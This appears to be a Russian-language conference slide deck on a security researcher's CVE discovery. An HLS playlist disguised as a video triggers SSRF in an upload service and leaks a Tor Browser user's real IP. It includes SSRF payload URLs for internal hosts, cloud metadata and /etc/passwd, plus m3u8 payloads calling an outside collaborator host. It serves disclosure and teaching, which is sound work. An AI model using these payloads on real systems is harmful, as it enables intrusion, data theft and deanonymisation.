История одного CVE

или как взломать хакера на Kali Linux

Kutlymurat Mambetniyazov (@manfromkz)

Open SysConf'22, Almaty

OPEN SysConf 22

#0: Whoami

Murat (@manfromkz)

Blog/channel: https://murat.one, @onebrick

Achievements: OSCP, eWPTXv2, eCPTXv2

Researches: CVE-2020-29139, CVE-2020-29140, CVE-2020-29142, CVE-2020-29143, CVE-2021-34187, CVE-2022-29938, CVE-2022-29939, CVE-2022-29940

OPEN SysConf 22

#1: Что такое CVE?

CVE (англ. Common Vulnerabilities and Exposures) – база данных общеизвестных уязвимостей информационной безопасности. Каждой уязвимости присваивается идентификационный номер вида CVE-год-номер, описание и ряд общедоступных ссылок с описанием.

Поддержкой CVE занимается организация MITRE.

Финансированием проекта CVE занимается US-CERT.

#2: База CVE

Поиск CVE - https://cve.mitre.org/cve/search_cve_list.html

Search Results

There are **73** CVE Records that match your search.

Name	Description
CVE-2022-31160	jQuery UI is a curated set of user interface interactions, effects, widgets, and themes built on top of jQuery. Versions prior to 1.13.2 are potentially vulnerable to cross-site scripting. Initializing a checkboxradio widget on an input enclosed within a label makes that parent label contents considered as the input label. Calling `.checkboxradio( "refresh" )` on such a widget and the initial HTML contained encoded HTML entities will make them erroneously get decoded. This can lead to potentially executing JavaScript code. The bug has been patched in jQuery UI 1.13.2. To remediate the issue, someone who can change the initial HTML can wrap all the non-input contents of the `label` in a `span`.
CVE-2022-31147	The jQuery Validation Plugin (jquery-validation) provides drop-in validation for forms. Versions of jquery-validation prior to 1.19.5 are vulnerable to regular expression denial of service (ReDoS) when an attacker is able to supply arbitrary input to the url2 method. This is due to an incomplete fix for CVE-2021-43306. Users should upgrade to version 1.19.5 to receive a patch.
CVE-2022-25495	The component /jquery_file_upload/server/php/index.php of CuppaCMS v1.0 allows attackers to upload arbitrary files and execute arbitrary code via a crafted PHP file.
CVE-2022-23395	jQuery Cookie 1.4.1 is affected by prototype pollution, which can lead to DOM cross-site scripting (XSS).
CVE-2022-2144	The Jquery Validation For Contact Form 7 WordPress plugin before 5.3 does not have CSRF check in place when updating its settings, which could allow attackers to make a logged in admin change Blog options like default_role, users_can_register via a CSRF attack
CVE-2021-44030	Quest KACE Desktop Authority before 11.2 allows XSS because it does not prevent untrusted HTML from reaching the jQuery.htmlPrefilter method of jQuery.
CVE-2021-43956	The jQuery deserialize library in Fisheye and Crucible before version 4.8.9 allowed remote attackers to to inject arbitrary HTML and/or JavaScript via a prototype pollution vulnerability

OPEN SysConf 22

#3: Что такое SSRF?

SSRF (англ. Server-Side Request Forgery) – отправка произвольных запросов от имени сервера.

Примеры:

1. Сайт, позволяющий вставить/загрузить картинку по URL
2. Сайт-анонимайзер
3. Импорт датасетов через URL
4. Скрипт для генерации превьюшек по URL
5. etc.

Атакующий => Уязвимый сервер => Запрос на другой сервер от имени уязвимого сервера

#4: В чем вред SSRF?

Очень часто SSRF позволяет отправлять запрос “во внутрянку”:

http://127.0.0.1/backups/backup.zip

gopher://127.0.0.1:11211/_%0d%0adelete%20ssrf%0d%0a

http://169.254.169.254/latest/meta-data/

file:///etc/passwd

Gopherus - https://github.com/tarunkant/Gopherus


#5: С чего все началось?

1. Был получен проект на пентест
2. В проекте есть функционал обработки видео-файлов
3. В остальном функционал обычный CRUD

Логика на вид простая: avi, mpeg, mov, flv, etc. => mp4

OPEN SysConf 22

#6: Поиск вектора



#7: Найденные материалы

1. FFmpeg HLS vulnerability - https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files/CVE%20Ffmpeg%20HLS
2. TikTok: External SSRF and Local File Read via video upload - https://vulners.com/hackerone/H1:1062888

#8: Первая попытка

1. Создаем test.avi файл с таким содержанием:


```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://yourserver.com/anything
#EXT-X-ENDLIST
```

2. Загружаем на сервер

3. Ждем

#9: Первая попытка. Результат

Получаем DNS/HTTP запросы на наш сервер (Burp Collaborator):



#10: Первая попытка. Финал?


1. Довольный пишу отчет о найденном SSRF
2. Для расширения скоупа, решаю проверить IP, с которого прилетел запрос:

```
IP Location Results for 37.9
==============

City:           Almaty
Zip Code:       0
Region Code:    ALA
Region Name:    Almaty
Country Code:   KZ
Country Name:   Kazakhstan
Latitude:       43.2638
Longitude:      76.9293
```


#11: Первая попытка. Фейл


IP оказался мой :(



#12: Вторая попытка

GStreamer souphttpsrc 1.18.4 libsoup/2.72.0




Google
GStreamer firefox
Барлығы
Сурет
Бейне
Карта
Басқа
Құралдар
Шамамен 375 000 нәтиже (0,35 секунд)
https://bugzilla.mozilla.org › show_bug ▾ Осы бетті аудар
794282 - Enable GStreamer in official builds - Bugzilla@Mozilla
Case: User wants to view a video they have accessed on Firefox mobile and synced with Firefox Sync onto their desktop. One scenario they can play it, another ...
https://wiki.mozilla.org › Test_Plan ▾ Осы бетті аудар
Gstreamer 1.0 - MozillaWiki
Feature, Status, Release Target, Dev Lead, QA Lead, QA Status. Gstreamer 1.0, Landed, Firefox 31, Alessandro Decina, Bogdan Maris, Signed Off ...
https://bugzilla.mozilla.org › show_bug · Осы бетті аудар
1234092 - Remove gstreamer support - Bugzilla@Mozilla
Gstreamer has never been compatible with MSE; only plain mp4. YouTube has removed support for HD content without MSE in Firefox 41 unless you had MSE or Flash (...


#13: Вторая попытка. Payload

Создаю test.mp4 и открываю в Firefox:

```
┌──(kali㉿kali)-[~/Desktop/test]
└─$ cat test.mp4
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://pun9o8om1xjozhji0q9nqz56vx1osch.burpcollaborator.net/kali.mp4
#EXT-X-ENLIST

┌──(kali㉿kali)-[~/Desktop/test]
└─$
```

#14: Вторая попытка. Бинго




#15: Вторая попытка. Тесты

1. Отработал на Firefox ESR, Kali Linux
2. Отработал на TOR Browser, Kali Linux
3. Не отработал на Firefox, Windows
4. Не отработал на Google Chrome, Windows

Выясняется, что TOR Browser за основу взял Firefox ESR.

#16: Вторая попытка. Hackerone



#17: Вторая попытка. Hackerone. Report

#1617 SSRF with real IP address leakage is possible when mp4 file is opened through file:// protocol

ADD HACKER SUMMARY

TIMELINE · EXPORT

manfromkz submitted a report to Tor.

Summary:

Problem appears when malicious m3u8 playlist file is renamed to .mp4 file and opened by TOR user. Despite of connection to the TOR network, it will leak the real IP address of user.

